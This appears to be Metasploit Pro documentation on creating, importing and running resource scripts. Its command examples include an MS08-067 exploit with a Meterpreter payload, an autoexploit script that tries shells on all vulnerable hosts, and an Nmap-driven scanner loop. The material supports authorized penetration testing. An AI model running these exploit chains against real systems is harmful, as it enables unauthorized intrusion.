Metasploit Pro

Importing and Running Resource Scripts

TOC

Resource Scripts

Resource scripts provide an easy way for you to automate repetitive tasks in Metasploit. Conceptually, they're just like batch scripts. They contain a set of commands that are automatically and sequentially executed when you load the script in Metasploit. You can create a resource script by chaining together a series of Metasploit console commands and by directly embedding Ruby to do things like call APIs, interact with objects in the database, and iterate actions.

Historically, Metasploit users have only been able to run resource scripts from msfconsole. However, a recent enhancement to Metasploit Pro now enables commercial users to run resource scripts directly from the web interface.

Resource scripts enable you to do almost anything you can do in the Metasploit Framework in Metasploit Pro. For example, let's say that you want to find all the hosts in your workspace that match a certain criteria and you want to run a series of modules against them. You can build a resource script to automate these actions for you. If you've been using task chains in Metasploit Pro, you're probably wondering why you can't use them to automate this scenario. The simple answer is that you can't query data, refine your search results, or use Ruby with task chains.

The power of resource scripts lie in their ability to leverage most of the capabilities that are available in Metasploit and Ruby, whether you are using them from the Metasploit console or from the Metasploit web interface.

Available resource scripts

The Metasploit Framework provides several resource scripts that have been contributed by the community. If you're a framework user, you can go to `/path/to/metasploit-framework/scripts/resource` to see the resource scripts that are available. If you're a Metasploit Pro user, you can go to **Modules > Resource scripts** in the web interface or you can go to the resource scripts directory, which is located in `/path/to/metasploit-pro/apps/pro/vendor/bundle/ruby/<ruby-version>/gems/metasploit-framework-<version>/scripts/resource`.

Each resource script is designed to perform specific tasks and achieve specific goals; however, you may need to modify the script to run them successfully in your environment. Most of the resource scripts have descriptions that explain what the script does and any prerequisites that need to be met before you can run the script.

Viewing a description of the resource script

Most resource scripts include a description that tells you what it does and what parameters you may need to customize for the script to work in your environment.

If you're a framework user, you may need to open the actual resource script file to view the description using your preferred editor, such as vi, vim, or gedit. However, some resource scripts, such as autoexploit.rc, include a `help` option, which you can run with the `resource` command to see the description and identify any required arguments. For example, let's take a look at the description for autoexploit.rc.

```
msf > resource autoexploit.rc help
[*] Processing /home/tdoan/rapid7/metasploit-framework/scripts/resource/autoexploit.rc for ERB directives.
[*] resource (/home/tdoan/rapid7/metasploit-framework/scripts/resource/autoexploit.rc)> Ruby Code (6550 bytes)

Description:
        This Metasploit RC file can be used to automate the exploitation process.  Before using the
        script, you must import your vulnerability results to Metasploit so that it can deploy the
        module based on matching references. Three modes are available: exploit/dry/and check.
        In exploit mode, it will attempt to gain access to all vulnerable hosts with the most
        suitable reverse shell that's automatically selected.  In "dry" mode (dry-run), it'll list
        all the hosts vulnerable to the exploit.  In check mode, it will only trigger the check()
        function found in the module.  If no mode is specified, then it'll default to 'exploit'.

Usage:
        ./msfconsole -r [rc_path] [db_user] [db_pass] [db_workspace] [module_path] [mode]

Arguments:
        rc_path      - Full path to the RC script
        db_user      - Username for MSF database          (datastore: 'DB_USER')
        db_pass      - Password for MSF database          (datastore: 'DB_PASS')
        db_worksapce - Workspace for the database         (datastore: 'DB_WORKSPACE')
        module_path  - Path to the exploit                (datastore: 'MODULE')
        mode         - Optional. Accept:exploit/dry/check  (datastore: 'MODE')
```

The description tells you that the script runs a specific exploit on hosts that might be vulnerable based on vulnerability references from your imported scan data and shows the arguments that you can pass with the script.

If you're a Metasploit Pro user, you can click on the script name to see the contents of the full script, as shown below:

Creating resource scripts

Although there are several resource scripts that are available through the framework, you may want to build a custom script of your own. For example, if you routinely run a specific exploit and payload combination against a target, you may want to create a resource script to automate these commands for you. Since this example uses purely msfconsole commands, the easiest way to create a resource script is through the `makerc` command available in msfconsole. The `makerc` command records all of the commands you've run in the console and saves them in a resource script for you.

Let's take a look at the following example:

```
msf > workspace demo
msf > use exploit/windows/smb/ms08_067_netapi
msf (ms08_067_netapi) > set RHOST 192.168.1.1
msf (ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
msf (ms08_067_netapi) > exploit
```

To save these commands to a resource script, we can use the `makerc` command. We'll need to provide the output location and name we want the script to use:

```
msf (ms08_067_netapi) > makerc ~/Desktop/myscript.rc
```

The resulting resource script will contain the following:

```
workspace demo
use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.1.1
set payload windows/meterpreter/bind_tcp
exploit
```

Each time you run the resource script, these commands will be executed exactly the same each time.

Now, let's say you want to import an Nmap scan and iterate a module over those hosts, such as an auxiliary/scanner module, to find intel on each host. Since you'd need to be able to access the database, this example requires you to build a resource script using a combination of Ruby and msfconsole commands, as shown below:

```
workspace -a http_title
db_nmap -Pn -T4 -n -v -p 80 --open 192.168.33.0/24
use auxiliary/scanner/http/title
<ruby>
run_single("set RHOSTS #{framework.db.hosts.map(&:address).join(' ')}")
</ruby>
run
```


Since each resource script is treated like an ERB template, you can embed Ruby to do useful things like interact with objects in the database. In the script example above, we embedded Ruby to iterate a module run over a set of hosts.

Importing resource scripts

If you've created a custom resource script, you'll need to import it into Metasploit to run it. The method you'll use to import resource scripts varies depending on the version of Metasploit you're using.

Importing resource scripts into Metasploit Pro

Resource scripts are stored within a project. You can import resource scripts into a project by going to **Modules > Resource scripts**. You'll need to browse to the location of the resource file you want to import and upload it into your project.



After you import a resource script, you will be able to run it from within the project, either as a standalone task or as part of a task chain. All imported resource scripts are stored in the `/path/to/metasploit/apps/pro/rcscripts` directory. Removing any files from this location will remove them from the project, which may affect any task chains that use them.

Importing resource scripts into Metasploit Framework

All resource scripts in the Metasploit Framework are stored in `/path/to/metasploit-framework/scripts/resource`. You can add any resource scripts you've created in this directory for easy access from msfconsole or you can store them anywhere you want on your system. You'll just need to reference the full path to the resource script when you run it with the `resource` command or `-r` flag.

Running resource scripts

You can run resource scripts from msfconsole or from the web interface. Before you can run a resource script, you need to identify the required parameters that need to be configured for the script to run.

Running resource scripts from Metasploit Framework

If you're a Metasploit Framework user, you can run a resource script from msfconsole with the `resource` command or you can run a resource script when you start msfconsole with the `-r` flag from msfconsole.

If you want to automatically run a resource script when msfconsole launches, you can use the -r flag:

```
$ ./msfconsole -r <path to resource script>
```

Or more specifically, if you want to run the autoexploit resource script, you'd run the following:

```
$ ./msfconsole -r autoexploit.rc username password msf windows/smb/ms08_067_netapi
```

If you have already started msfconsole, you can run a resource script using the following syntax:

```
msf > resource <path to resource script> [param 1] [param 2] [param 3]
```

Running resource scripts from Metasploit Pro

To run a resource script from Metasploit Pro, go to **Modules > Resource scripts** and find the script you want to run. Click on the script name to access the details page, which will show you a description for the script and the Run option. When you are ready to run the script, click **Run** and the script will launch.

The task log appears and shows you the executing tasks. After the resource scripts finishes running, you can go to the Analysis area of the application to view any data that was imported into the project.

Adding resource scripts to a Task Chain

A task chain comprises of a sequence of preconfigured tasks that you can schedule to run on a recurring basis or save to run on demand. It defines the tasks that will run, the settings for each task, and the conditions required for the execution of those tasks. Task chains come in handy when you want to schedule and automate running your resource scripts according to a schedule or save them to run on demand.